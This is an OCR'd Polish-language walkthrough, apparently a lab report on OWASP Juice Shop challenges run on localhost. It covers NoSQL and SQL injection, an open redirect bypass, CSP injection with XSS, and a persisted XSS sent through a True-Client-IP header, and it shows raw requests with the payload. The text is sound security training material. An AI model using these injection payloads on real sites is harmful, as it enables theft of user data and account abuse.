


NoSql Manipulation (Injection)


1) Analizuję kod aplikacji pod kątem endpointów dotyczących produktów.



2) szczególną uwagę zwracam na tą linijkę




3) Buduję zapytanie zgodnie z wytycznymi opisanymi w kodzie co skutkuje wystawieniem opinii ze wszystkich kont których id jest różne od -1 (czyli na wszystkich istniejących kontach)




Unvalidated Redirects

Allowlist Bypass (Enforce a redirect to a page you are not supposed to redirect to.


1) Używam adresu url, który jest na whiteliście, jednak pierwszym przekierowaniem jest linkt który nie znajduje się na whiteliście. Dopiero z tamtej storny zostajemy przekierowani na dozwoloną stronę. Jest to niepoprawnie zwalidowane przekeirowanie



1) W miejscu na wstawienie linka do obrazka wklejam poprawny link do pliku jpg i analizuję nagłówek CSP




2) W przypadku wstawienia niepoprawnego linku do obrazka, link pokazuje się nam w nagłówku CSP



3) Wykorzystuję to i dodaję kod, który zaakceptuje elementy kodu https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com


4) Zauważam również sanityzację username'a, więc odpowiednio piszę kod aby xss został zaakceptowany




5) Połączenie CSP injection oraz ataku XSS konczy sie pomyslnie

Retrieve a list of all user credentials via SQL Injection

1) Tworzę zapytanie w funkcjonalności wyszukiwania produktu w taki sposób, aby błąd w kodzie spowodował wypisanie wszystkich produktów w sklepie




2) Wyciągam odpowiednie kolumny które mnie interesują z tabeli Users, co skutkuje uzyskaniem całej bazy z użytkownikami




Perform a persisted XSS attack through an HTTP header

1) Podczas zmiany zapisanego ostatnio użytego adresu IP przy logowaniu na dane konto strona wysyła zapytanie do strony /rest/save/LoginIp



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exte
330	http://localhost:3000	GET	/api/Quantitys/			304	285		
351	http://localhost:3000	GET	/api/Quantitys/			304	285		
344	http://localhost:3000	GET	/rest/admin/application-configuration			304	255		
348	http://localhost:3000	GET	/rest/basket/6			304	253		
331	http://localhost:3000	GET	/rest/products/search?q=	✓		304	255		
352	http://localhost:3000	GET	/rest/products/search?q=	✓		304	255		
329	http://localhost:3000	GET	/rest/saveLoginIp			200	666	JSON	
347	http://localhost:3000	POST	/rest/user/login	✓		200	1138	JSON	
345	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON	
346	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON	
349	http://localhost:3000	GET	/rest/user/whoami			200	452	JSON	
350	http://localhost:3000	GET	/rest/user/whoami			200	452	JSON	

2) W zapytaniu dodaję prawnie zastrzeżony nagłówek z losowym adresem IP. Jak widać w odpowiedzi, ten adres IP ma swoje odzwierciedlenie w responsie.



Request

Pretty | Raw | Hex | \n

```
GET /rest/saveLoginIp HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
True-Client-IP: 1.2.3.4
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ3ZUBmIiwicGFzc3dvcmQiO
iIxMzY1ZmZhZGU5ZjVhZjdkZWFhMjg1NjM4OWM5NjZmNCIsInJvbGUiOiJjdXN0b21lci
IsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUl
tYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0
b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTItMj
IwMjUgMjA6MzI6MzMuNDk5ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMTItMjUgMjA6Mz
I6MzMuNDk5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY0MDQ2NDM1Nyw
iZXhwIjoxNjQwNDgyMzU3fQ.fH-f_AllJhXyGA5wld4RnYwJFnUnNPtvcnh396GAA_vwc
-mlaqFrWTYeQ5AS58KO2f0s3i-n2YTmrHhu5iB_wZzFuEZVIlgZZ1yrDGk5RLKaCA7Ec8
2QfdF__XVZdqibcLsVSWpZSTZtWFJkoNeCr2rLk_N8DJ0G_hVZH7expsI
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
laHquqhrtbIwsliZfPSXUxH5uah3tMIQT9CMFkfLS4HQultDc4FgiMfgSPUQHLrupMtZO
cJvTRlFqKiygfrwSRxH28unzhowtaPclzCONSKlUZVTBjCvrsRQiWnSZgUOvHWOh3xtWW
IzJTE1CkxsqXiLJf2QUKE
If-None-Match: W/"158-oVSATY7lU+SQavafvLNmYi+CKVU"
```

Response

Pretty | Raw | Hex | Render | \n

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 329
ETag: W/"149-aPErRgd8PCKROK2NctMpNq+sq2w"
Vary: Accept-Encoding
Date: Sat, 25 Dec 2021 20:39:47 GMT
Connection: close

{
  "id":21,
  "username":"",
  "email":"we@f",
  "password":"1365ffade9f5af7deaa2856389c966f4",
  "role":"customer",
  "deluxeToken":"",
  "lastLoginIp":"1.2.3.4",
  "profileImage":"/assets/public/images/uploads/default.svg",
  "totpSecret":"",
  "isActive":true,
  "createdAt":"2021-12-25T20:32:33.499Z",
  "updatedAt":"2021-12-25T20:39:47.704Z",
  "deletedAt":null
}
```

3) Wstawiam kod javascriptowy w nagłówek

Send Cancel

Request

Pretty Raw Hex \n


```
1 GET /rest/saveLoginIp HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 True-Client-IP: <iframe src="javascript:alert(``xss``)">
8 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0
  YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ3ZUBmIiwicGFzc3dvcmQiO
  iIxMzY1ZmZhZGU5ZjVhZjdkZWFhMjg1NjM4OWM5NjZmNCIsInJvbGUiOiJjdXN0b21lci
  IsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUl
  tYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0
  b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjEtMTItM
  jUgMjA6MzI6MzMuNDk5ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtMTItMjUgMjA6Mz
  I6MzMuNDk5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTY0MDQ2NDM1Nyw
  iZXhwIjoxNjQwNDgyMzU3fQ.fH-f_AllJhXyGA5wld4RnYwJFnUnNPtvcnh396GAA_vwc
  -mlaqFrWTYeQ5AS58KO2fOs3i-n2YTmrHhu5iB_wZzFuEZVIlgZZ1yrDGk5RLKaCA7Ec8
  2QfdF__XVZdqibcLsVSWpZSTZtWFJkoNeCr2rLk_N8DJOG_hVZH7expsI
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   laHquqhrtbIwsliZfPSXUxH5uah3tMIQT9CMFkfLS4HQultDc4FgiMfgSPUQHLrupMtZO
   cJvTRlFqKiygfrwSRxH28unzhowtaPclzCONSKlUZVTBjCvrsRQiWnSZgUOvHWOh3xtWW
   IzJTElCkxsqXiLJf2QUKE
12 If-None-Match: W/"158-oVSATY7lU+SQavafvLNmYi+CKVU"
13
14
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 364
8 ETag: W/"16c-urUMKAQAKmQiRWSz+H9+gq5rohY"
9 Vary: Accept-Encoding
10 Date: Sat, 25 Dec 2021 20:43:17 GMT
11 Connection: close
12
13 {
    "id":21,
    "username":"",
    "email":"we@f",
    "password":"1365ffade9f5af7deaa2856389c966f4",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"<iframe src=\"javascript:alert(``xss``)\">",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"2021-12-25T20:32:33.499Z",
    "updatedAt":"2021-12-25T20:43:17.560Z",
    "deletedAt":null
  }
```

4) Atak kończy się powodzeniem



Inform the shop about a vulnerable library it is using

1) Strona w niepoprawny sposób udostępnia plik (podatność opisana wyżej) która zawiera informacje na temat obecnie używanych bibliotek i jest to *package.json.bak*
2) 2 biblioteki - sanitize-html oraz express-jwt są podatne


Perform a persisted XSS attack bypassing a server-side security mechanism

1) Aplikacja korzysta z podatnej biblioteki "sanitize-html": "1.4.2". Po przejrzeniu jak można użyć tej podatności, można znaleźć komentarz

